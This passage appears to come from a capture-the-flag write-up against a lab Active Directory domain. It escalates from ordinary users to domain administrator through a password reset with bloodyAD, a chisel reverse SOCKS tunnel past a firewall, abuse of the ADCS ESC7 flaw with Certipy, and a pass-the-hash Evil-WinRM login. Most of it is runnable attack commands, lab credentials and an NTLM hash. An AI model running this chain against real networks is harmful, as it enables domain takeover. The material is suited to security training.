
We restore the deleted AD object using its GUID
Restore-ADObject -Identity c9316c03-4a09-4d46-9db0-f45925e154f1We run Bloodhound again to se rights arround sam.h
bloodhound-python -u mitch.r -p 'snitch1993' -c All -d shadowgate.local -ns 192.168.178.173 --zip

We use Oscar.m to change the password of sam.h
bloodyAD -u 'oscar.m' -p 'pa$$w0rd' -d 'shadowgate.local' --host 192.168.178.173 set password 'sam.h' 'pa$$w0rd'We comfirm the creds
nxc smb 192.168.178.173 -u sam.h -p 'pa$$w0rd'
The User are active now


We got a Hint that Sam are a CA Admin (Hint for ESC Attack)
We enumerate all enabled and vulnerable certificate templates
certipy-ad find -u sam.h@shadowgate.local -p 'pa$$w0rd39' -dc-ip 192.168.178.173 -vulnerable -enabledThe Connection not work

Important
We previously discovered that the LDAPS port is blocked by the firewall in order to disable the certificate-related functions. To bypass this restriction, we established a chisel tunnel through the firewall
We Upload chisel
upload chisel.exe
We start a chisel server on our local machine
chisel server --port 5556 --reverse --socks5
We start a chisel client to create a remote SOCKS proxy
.\chisel.exe client 192.168.178.188:5556 R:1080:socks
We enumerate vulnerable and enabled certificate templates through a proxied Certipy query
proxychains -q certipy-ad find -u sam.h@shadowgate.local -p 'pa$$w0rd' -dc-ip 192.168.178.173 -vulnerable -enabled
We have ESC7 Vulnerability

We add sam.h as an officer on the Shadowgate-CA through a proxied Certipy CA modification
proxychains -q certipy-ad ca -ca 'Shadowgate-CA' -add-officer sam.h -u sam.h@shadowgate.local -p 'pa$$w0rd' -dc-ip 192.168.178.173 -dc-host 192.168.178.173
We enable the SubCA certificate template on the Shadowgate-CA through a proxied Certipy CA command
proxychains -q certipy-ad ca -ca 'Shadowgate-CA' -enable-template SubCA -u sam.h@shadowgate.local -p 'pa$$w0rd' -dc-ip 192.168.178.173 -dc-host 192.168.178.173

We request a SubCA certificate for administrator via a proxied Certipy command
proxychains -q certipy-ad req -u sam.h@shadowgate.local -p 'pa$$w0rd' -ca 'Shadowgate-CA' -template SubCA -upn administrator@shadowgate.local -dc-ip 192.168.178.173 -dc-host 192.168.178.173
We approve and issue the pending SubCA certificate request via a proxied Certipy CA command
proxychains -q certipy-ad ca -ca 'Shadowgate-CA' -issue-request 4 -u sam.h@shadowgate.local -p 'pa$$w0rd' -dc-ip 192.168.178.173 -dc-host 192.168.178.173
We retrieve the issued SubCA certificate request via a proxied Certipy command
proxychains -q certipy-ad req -u sam.h@shadowgate.local -p 'pa$$w0rd' -ca 'Shadowgate-CA' -retrieve 4 -dc-ip 192.168.178.173 -dc-host 192.168.178.173
We authenticate as the domain administrator using the obtained PFX certificate through a proxied Certipy command
proxychains -q certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.178.173 -domain shadowgate.local -username administrator
We open an Evil-WinRM session as the domain administrator using the NTLM hash
evil-winrm -i 192.168.178.173 -u 'shadowgate.local\Administrator' -H a07b7bbc98b574afe52bbeb5d07d9c0a
Root Flag

We got the Root Flag

type C:\Users\Administrator\Desktop\root.txt